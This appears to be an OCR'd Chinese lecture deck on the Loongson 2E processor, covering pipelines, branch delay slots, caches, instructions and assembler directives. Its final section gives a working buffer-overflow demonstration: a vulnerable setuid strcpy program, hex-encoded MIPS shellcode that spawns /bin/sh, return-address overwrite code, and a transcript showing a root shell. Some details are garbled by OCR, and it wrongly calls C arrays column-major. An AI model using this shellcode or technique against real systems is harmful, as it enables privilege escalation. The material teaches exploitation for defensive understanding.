如果每遇到分支跳转指令，CPU 能将确定分支跳转的目标提前的话，比如提前到第二步，那将大大减少流水线的阻塞。

实际中在流水线的第二步就确定分支跳转目标是不切实际的，多采用在流水线的前部实现分支跳转预测，然后使用预测的目标地址，取指令，进入流水线。假设分支跳转预测的成功率是 75%，那将减少 3/4 的流水线阻塞。如果在流水线后端确定预测失败的话，那已经进入流水线的指令要清除，并重新启动流水线。

龙芯在流水线的第二步，进行分支预测。

## 分支延迟 (branch delay)

假设一个五级流水线，第二级使用成熟的分支预测算法预测转移目标，那在 `beq` 进入第二级后因为预测的目标地址尚未出来所以此时 CPU 的 IF 部件是不能工作的，也就是说流水线还是要阻塞一个时钟周期，下一条指令才能进入流水线。这种因为分支的原因，造成取指延迟的情况叫做分支延迟 (branch delay)。

			1	2	3	4	5	6	7	8	9
	<code>beq</code>	<code>t1, t2, else</code>	IF	ID	EX	MEM	WB				
				stall							
	Predict target				IF	ID	EX	MEM	WB		
	Predict target + 1					IF	ID	EX	MEM	WB	
	Predict target + 2						IF	ID	EX	MEM	WB
	...	...									

# 分支延迟槽 (branch delay slot)


如何利用这个延迟周期？实际应用中人为的规定：紧随分支跳转指令的下一条指令总是被执行，不管分支预测成功也好，失败也好，它总是被执行，与分支指令没有关系，不会因为分支预测失败而被清理出流水线。往往将分支指令之后的时间片称为 branch delay slot。（如果不是 likely 类的分支指令，分支延迟槽中的指令总是被执行的。）

			1	2	3	4	5	6	7	8	9	
	beq	t1, t2, else	IF	ID	EX	MEM	WB					
				branch delay slot								
	Predict target				IF	ID	EX	MEM	WB			
	Predict target + 1					IF	ID	EX	MEM	WB		
	Predict target + 2						IF	ID	EX	MEM	WB	
	...	...										

该过程对汇编程序员透明，往往在分支指令的后面紧跟着一条分支指令前的、不影响该分支指令的指令，如果找不到这样的指令，往往以空操作指令 nop 填充之。这个过程实质上是指令顺序调整，减少阻塞。

## 分支延迟槽 (branch delay slot)

如果流水线没有采用分支预测来减少流水线的阻塞，亦可引入分支延迟槽的思想。假设经典的五级流水线依然是第4级确定分支跳转目标，那在分支指令进入流水线后，流水线需要阻塞三个周期 (branch delay 3 cycles)，到 beq 进入 WB 阶段时才能启动流水线，则延迟槽中可以填入三条指令：



这时往往要向其中填入三条分支指令前面的、不影响该分支指令的指令，找不到的话，依然使用 nop 填之。如果不是 likely 类的分支指令，分支延迟槽中的指令总是被执行的。因为不影响分支指令，又先于延迟槽后的指令提交，因此执行顺序上是不会出错的。

# likely 类跳转指令 (branch likely)

---

包括 `beql`, `bnel`, `bgtzl`, `bltzt`, `bgezl`, `blezl`


可能跳转指令当跳转不发生时，其延迟槽中的指令是被置无效的。

要让一条指令无效，只要不让该指令进入流水线的 **Write-Back** 阶段即可。

# 编程提示

编译器一般都会正确的填充延迟槽，如果你不相信编译器，为获得更好的性能，可以自己手工填充之，当然要先关闭汇编器的自动调整功能：使用汇编伪操作 `.set noreorder`。

对位于短循环结尾处的跳转，因为执行频繁，如果在跳转指令的延迟槽中填充 `nop`，对 CPU 的消耗是比较大的。可是短循环中的指令相关程度又很高，很难找到合适的指令填充延迟槽。这个时候我们可以使用 `likely` 类的跳转指令：



# 小结

---

回忆我们上次提到的龙芯体系结构特点，固定的指令长度方便了流水线的取指阶段；指令编码格式的精简与高度的规则性（R 与 I 型源寄存器位置固定），易于解码阶段的寄存器值的读取；所有访存操作全部由 load/store 指令控制，易于流水线使用单一的 MEM 阶段来实现。所有指令功能的单一，也为流水化作业提供了不少方便。

从上面我们可以看到龙芯所采用的精简指令集结构是及其容易实现流水化的。事实上当初精简指令集就是为了实现高效流水线而设计的。

龙芯 2E 的流水线长度为 9 级，即将指令的执行分成 9 个步骤。

Pentium IV 内部亦引入流水线，只是其流水线的长度达 20 级，这个在分支预测失败时，代价高昂而且高的时钟频率并不等于高性能。长短不一、编码复杂、功能强大的指令进入后首先会被转换成一种内部定长的中间代码再去实现流水化。

# 高速缓存 cache

# 高速缓存 (cache) 基本思想

---

CPU 访问寄存器中的数据要比访问内存中的数据快几个数量级，这个在大量数据运算时，CPU 的处理速度会受限于访存速度，如何平滑他们之间的速度差异，成为跨过这个瓶颈的关键。聪明的工程师根据程序局部性原理在 CPU 内部引入了 cache，CPU 访问它的速度介于寄存器与内存之间，起到了一个平滑作用。实现 cache 的花费介于寄存器与内存之间，这又是一个解决性能与价格矛盾的折衷。

引入 cache 的理论基础是程序局部性原理，包括时间局部性和空间局部性。即最近被 CPU 访问的数据，短期内 CPU 还要访问（时间）；被 CPU 访问的数据附近的数据，CPU 短期内还要访问（空间）。因此 CPU 会自动将自己刚刚访问过的数据“缓存”在 cache 中，以期下次访问时，速度得到大幅度的提高。


# 高速缓存 (cache) 基本思想

cache 与内存之间交换数据是以“数据行”为单位，大小一般为 32 字节或者 64 字节。

cache 以行大小为单位分成若干个行，内存亦是如此，且按地址由低向高，依次编号。因此 cache 与内存就会有映射问题，如：第一个内存行被 CPU 访问时，将缓存于 cache 中的哪一行中？

根据映射规则的不同，cache 可以分为 3 类：直接映射，全相联，组相联。

直接映射 cache 映射规则： $\text{cache 行号} = \text{内存行号} \% \text{cache 总行数}$ 。假设某 CPU 之 cache 共有 2 行：



# 高速缓存 (cache) 基本思想


---

在**直接映射 cache** 中，**内存行都是映射到 cache 的固定行**。这个在实际应用中，它的行冲突率会比较高，命中率会比较低。比如某段时间内 CPU 要不断的交叉访问 2 个映射到相同 cache 行的数据行，那么尽管 cache 尚有空间，可是 CPU 却不得不不停的来回填充 cache，cache 根本没起什么作用。它的优点在于结构简单、成本低。

相较于直接映射，**全相联 cache** 则是另一个极端，其允许**任意内存行可以映射到 cache 的任意行**。当 CPU 要查找 cache 中是否有要访问的行时，CPU 要访问的地址是同时与 cache 中所有行的地址同时相比较的，这个实现起来硬件电路复杂，价格昂贵，一般用在性能要求苛刻的场合，如 TLB。其优点在于行冲突率会比较低、命中率会相对较高。

# 高速缓存 (cache) 基本思想

组相联 cache 则是直接映射与全相联的一个折衷。其映射规则为：对 K 路组相联，首先对 cache 分组，每组含 K 个行，cache 组号 = 内存行号 % cache 总组数，则内存行可以映射到该组内的任意行上：



cache 共有 2 组  
每组 4 行

CPU 查找时，可以对组内 4 行同时匹配（四路）



# 龙芯 2E 高速缓存 (cache)

以龙芯的一级数据 cache 为例，分析之：64KB，四路组相联，行大小为 32 字节则其有 512 组，每组 4 行，每行 32 字节。 $(512 * 4 * 32 = 64KB)$

以龙芯的一级缓存考虑到速度问题，首先使用虚拟地址 (VA, 40 bit) 索引，然后使用物理地址 (36 bit) 匹配的方法来查找 cache 中的行。

VA(13:5) 用于组选择 ( $2^9=512$ )，VA(39:14) 则经 TLB 转换为物理地址，用于同时与 4 个索引所得之 PA Tags 进行匹配。其中 TLB 转换与组选择读取 4 行 PA Tags 是同时进行的。VA(4:0) 用于行内字节寻址 ( $2^5=32$ )，下图为虚拟地址的分解：



## 龙芯 2E cache 一致性问题

因为龙芯 2E 一级 cache 使用虚拟地址索引，因为不同的虚拟地址在 cache 中索引不同的 cache 行，但却可以映射到相同的物理地址，这使得 cache 中可能存在相同的物理地址所对应的数据的两个或多个备份，从而产生 cache 一致性问题。目前龙芯 2E 为简化硬件设计没有使用硬件来解决这个问题，这个需要在 OS 里来解决

前面我们可以看到，虚地址中用来索引 cache 行的是 13~0 位（39~14 位会经 TLB 转换为物理地址，保证了其唯一性，因此不会有问题），在 linux 默认的 4KB 页大小的环境下，虚地址的 11~0 位是与物理地址相同的。如果有两个不同的虚地址映射到相同的物理地址，且他们的 13~12 位是不同的，则他们就会索引到不同的 cache 组，尽管他们的 11~0 也相同，可就是出现了一个内存行在 cache 中有了 2 份缓存行，位于不同的 cache 组。尽管高位 39~14 经 TLB 映射后值相同，但匹配保证唯一性的前提是位于相同的组。

要解决这个问题，基本的思想是要让虚拟地址的 13~12 位，也与物理地址一一对应，即：  
让映射到相同物理地址的所有虚拟地址 13~0 位都相同。实现这种思想的最简单的方法就是把页大小改为 16KB( $2^{14}$ )，这也是为什么目前内核不能使用小于 16KB 页大小的原因。

# 编程提示

了解了 cache 的原理，我们来看看对我们的编程有什么启示。先看 2 个例子：

```
int matrix[2047][7];

int main()
{
    int i, j, sum = 0;
    unsigned int beg, end;


    for(i = 0; i < 7; i++)
        for(j = 0; j < 2047; j++)
            sum += matrix[j][i] * 1024;
}
```

```
int matrix[2047][7];

int main()
{
    int i, j, sum = 0;
    unsigned int beg, end;

    for(i = 0; i < 2047; i++)
        for(j = 0; j < 7; j++)
            sum += matrix[i][j] * 1024;
}
```

C 语言中，数组在内存中是以列优先的方式存放的，如右图所示：显然左边的代码访问内存时，呈“跳跃”状，数据访问局部性差，造成 cache 不命中的次数多于右边的代码。具体的测试与数据可以参考：<http://comcat.blog.openrays.org/blog-htm-do-showone-tid-316.html>



# 编程提示

再看 2 数据结构:

```
int matrix[2047][7];
```

.....

```
int matrix[2047][9];
```

.....

右边的代码中声明了一个列大小为 9 的数组，则每列的字节数为  $4 * 9 = 36 \text{ bytes}$ ，这个又是一个 CPU 级的疏漏。目前龙芯 2E 一、二级缓存的行大小都为 32 字节，则数组的列是跨缓存行的。微观上看，如果我们仅仅遍历某一系列的话左边的声明是可以做仅 miss 一次，而右边声明数组则要 2 次。

另外 gcc 中可以在变量声明时，加 `__attribute__((aligned(CACHE_LINE_SIZE)))` 进行 cache 行对齐，以提高 cache 的命中率。如：

```
int matrix[2047][8] __attribute__((aligned(32)));
```

# 常用指令速览

## 访存指令

---

`lb, lbu, lh, lhu, lw, lwu, ld;`

`sb, sh, sw`


`ll, sc; lld, scd` 用来对锁操作进行支持

`lwl, lwr; ld1, ldr; swl, swr; sdl, sdr` 非对齐访问

宏指令 `ulh, ulw, uld`

# ulh/ulw/uld 原理

龙芯下可以直接使用宏指令 `ulh`, `ulw`, `uld` 对非对齐地址进行访问。`ulh` 会由汇编器展开成 2 个 `lb`、一个移位和一个或操作。而 `ulw/uld` 则由汇编器展开为一条 `lwr/ldr` (load right) 和一条 `lwl/ldl` (load left)。 `uld t0, 0(t1)` 原理如下：



# 跳转分支指令

---

`j, jr`

`jal, jalr,`

`beq, bne,`

`bgtz, bltz, bgez, blez`

`beql, bnel`

`bgtzl, bltzl, bgezl, blez`

# 算术逻辑指令

addi, addiu; daddi, daddiu; slti, sltiu; andi,  
ori, xori, lui

add, addu, sub, subu; dadd, daddu, dsub, dsubu;  
slt, sltu, and, or, xor, nor

sll, srl, sra, sllv, srlv, srav; dsll, dsrl,  
dsra, dsllv, dsrlv, dsrav

mult, multu, div, divu; dmult, dmultu, ddiv,  
ddivu; mfhi, mthi, mflo, mtlo

mult	a0, a1	←	mul	v0, a0, a1
mflo	v0			
divu	a0, a1	←	div	v0, a0, a1
mflo	v0	# 商, 位于 lo 寄存器		v0 为商
mthi	v1	# 余数, 位于 hi		

# 系统控制协处理器 (CPO) 指令

---

`mfc0, mtc0, dmfc0, dmtc0`

`tlbr, tlbwi, tlbwr, tlbw`

`cache`

`eret`

# 浮点协处理器 (CPI) 指令

---

`lwc1, ldc1, swc1, sdc1`; FPR 与存储器间数据互传

`mfc1, mtc1, dmfc1, dmtc1`; FPR 与 GPR 间数据互传

`cfc1, ctc1`; FCR 与 GPR 间数据互传

`mov.d(64bit), mov.s(32bit)`; FPR 与 FPR 间数据互传

传一个立即数到 FPR \$f2 中:

```
dli      t0, 0x80000000
dmtc1    t0, $f2
```

取浮点控制 / 状态寄存器 (FCR) 的值到通用寄存器 (GPR):

```
cfc1     t0, $31
```

# 常用汇编伪操作


# 段选择伪操作

`.text` 指明下面的指令和数据位于可执行文件的代码段

`.rdata` 指明下面的数据位于可执行文件的只读数据段

`.data` 指明下面的数据位于可执行文件的可读写数据段

一般可执行文件的内存布局:



# 数据定义伪操作

<code>.byte</code>	<code>0x3</code>	# 值为 3 的字节
<code>.half</code>	<code>2, 3, 4</code>	# 3 个半字
<code>.word</code>	<code>8:2, 6, 7</code>	# 4 个值为 8, 8, 6, 7 的字
<code>.dword</code>	<code>0x1234</code>	# 值为 0x1234 双字
<code>.float</code>	<code>1.414</code>	# 1 个单精度浮点数
<code>.double</code>	<code>2.1e+13</code>	# 1 个双精度浮点数
<code>.ascii</code>	<code>"Hello world"</code>	# 字符串，以 '\0' 结尾。与以下指令等价：
<code>.ascii</code>	<code>"Hello world"</code>	或者 <code>.ascii "Hello world\0"</code>
<code>.byte</code>	<code>0x0</code>	
<code>.space</code>	<code>100</code>	# 空出 100 个字节的大小的空间，一般用 0 填充

# 对齐伪操作

```
.align    2                # 指定下一个数据定义，4 字节 (2^2) 对齐
```

```
    .align    3                # 即标号 var 代表的地址是 8 的整数倍
var:
    .word    0x55aa
```

下例与前例作用相同：

```
var:
    .align    3                # 即标号 var 代表的地址是 8 的整数倍
    .word    0x55aa
```

```
.half    0x11                # 自动半字对齐
.align    0                    # 关掉自动对齐
.dword   0x1234              # 按半字对齐（地址 2 的整数倍）
```

# 符号属性伪操作

C 语言中，函数内部的局部变量（非 static），都是在栈空间上分配

C 中定义在模块内的全局变量，在汇编中使用 `.globl` 伪操作来定义

汇编环境中，不用 `.globl` 定义的符号，一律只在模块内部可见，外部不可见。

```
.data
.globl  result      # 全局变量
result;
.word  0x55aa

.text
.global main        # 全局函数
main:
add    v0, a0, a1
...
```

```
.extern  array, 4    # 引用其他模块定义的 4 字节长的全局变量 array
```

# 函数伪操作

---

`.ent/.end` 标记函数的起点和结束位置

`.frame framereg, framesize, returnreg` 描述当前函数的栈帧

`framereg:` 栈帧指针，一般为 `$fp`，指向函数栈帧的起始地址  
`framesize:` 栈帧大小，单位为字节，以能保存相关寄存器为限  
`returnreg:` 返回地址寄存器

一个典型的声明为：

```
.frame $fp, 32, $31
```

`.mask regmask, regoffset` 描述需要将通用寄存器保存于何处

`regmask:` 指定那些寄存器需保存的位图（bit 30 为 1, 则 `$30` 需要保存）  
`regoffset:` 指定第一个寄存器保存位置，后面的往下。

如：`.mask 0xc000 0000, -4`，则表示 `$31` 保存于 `32-4($sp)` 处，`$30` 存于 `24($sp)` 处

# 汇编器控制伪操作 (.set)

---

`.set noreorder/reorder`

默认情况下，汇编器处于 `reorder` 的模式下，该模式允许汇编器对指令进行重新排序，以提高流水线的性能。

如果你已经对指令进行了排序，则 `.set noreorder` 禁止汇编器对指令进行重新排序

`.set reorder`           # 打开汇编器指令自动排序模式

`.set nomacro/macro`

`.set nomacro`   # 如果宏指令被扩展成一条以上的机器指令，则给出警告

`.set macro`     # 上述情况出现时，不警告

`.set mips3`   告诉汇编器，使用 MIPS III 指令集

# 缓冲区溢出

# 缓冲区溢出基本原理

特别地，有这样一个可执行程序，它的属性为：-rwsr-xr-x 1 root comcat vic，它的拥有者是 root，普通用户可以执行且执行时具有拥有者的权限（如系统中的 /usr/bin/passwd）。假设它的设计者把代码写成如下：

```
#include <stdio.h>

int main(int argc, char *argv[])
{
    char buf[100];

    if(argc>1)
        strcpy(buf, argv[1]);

    return 0;
}
```

其在 main 函数的栈上开辟了一个 100 字节的缓冲区。前面在讨论函数调用时，分析到在 godson linux 下，当一个函数调用其他函数时（非 leaf 函数）会将返回地址保存在栈上，而且就在 buf 上面不远处！

# 缓冲区溢出基本原理

---

如果我们将下面这段代码改造，编译后，获取其机器码，然后转成字符串，作为参数传给它，顺便将保存在栈上的返回地址覆盖成这段代码的起始处，那么当 main 函数返回时，将跳到我们构造的代码处，获取到一个具有 root 权限的 shell，然后 ....

```
char *name[2];  
setuid(0);  
name[0] = "/bin/sh";  
name[1] = NULL;  
execve(name[0], name, NULL);
```

# 缓冲区溢出基本原理

为了简化问题，我们先看看覆盖返回地址的情况：

```
#include <stdio.h>

int haha[] =
{
    0x00842026,
    0x24020fb7,
    0x0000000c,
    0x3c086e69,
    0x3508622f,
    0x3c090068,
    0x3529732f,
    0xafa80000,
    0xafa90004,
    0xafbd0008,
    0xafa0000c,
    0x03a02021,
    0x23a50008,
    0x00003021,
    0x24020fab,
    0x0000000c
};
```

```
void foo()
{
    int *ret;           # 位于栈上
    ret = (int *)&ret + 3; # 将保存 ra 的栈空间地址赋给 ret
    *ret = (int)&haha;   # 覆盖返回地址，指向我们的“代码”
    uname();
}

int main()
{
    foo();

    printf("Hello, world\n");
    return 0;
}
```

```
存为 vic.c, gcc vic.c -o vic 编译, sudo chown root vic;
chgrp comcat vic; chmod +s vic;
$id
$uid=1001(comcat) gid=1001(comcat) groups=1001(comcat)
$./vic
sh-3.1# id
uid=0(root) gid=1001(comcat) groups=1001(comcat)
```

# 缓冲区溢出基本原理

下面这段代码模拟真实攻击，因为实际环境中，你是要构造一个字符串，让 `strcpy` 复制到栈上，然后覆盖返回地址，让控制流走向我们向往的地方：

```
#include <stdio.h>

int haha[] =
{
    0x00842026, 0x24020fb7,
    0x0000000c, 0x3c086e69,
    0x3508622f, 0x3c090068,
    0x3529732f, 0xaf80000,
    0xaf90004, 0xafbd0008,
    0xaf0000c, 0x03a02021,
    0x23a50008, 0x00003021,
    0x24020fab, 0x0000000c,
    0x00000000, 0x00000000,
    0x00000000, 0x00000000,
    0x00000000, 0x00000000
};
```

```
int main()
{
    char buf[80];

    haha[16] = (int)buf;
    haha[17] = (int)buf;
    haha[18] = (int)buf;
    haha[19] = (int)buf;
    haha[20] = (int)buf;
    haha[21] = (int)buf;

    memcpy(buf, haha, 100);

    return 0;
}
```

```
存为 vic.c, gcc vic.c -o vic 编译, sudo chown root
vic; chgrp comcat vic; chmod +s vic;
$ id
$ uid=1001(comcat) gid=1001(comcat)
groups=1001(comcat)
$ ./vic
这次没有出现令人兴奋的 sh-3.1 而是: Illegal instruction!
```

# 龙芯解决方案的基本思想

---

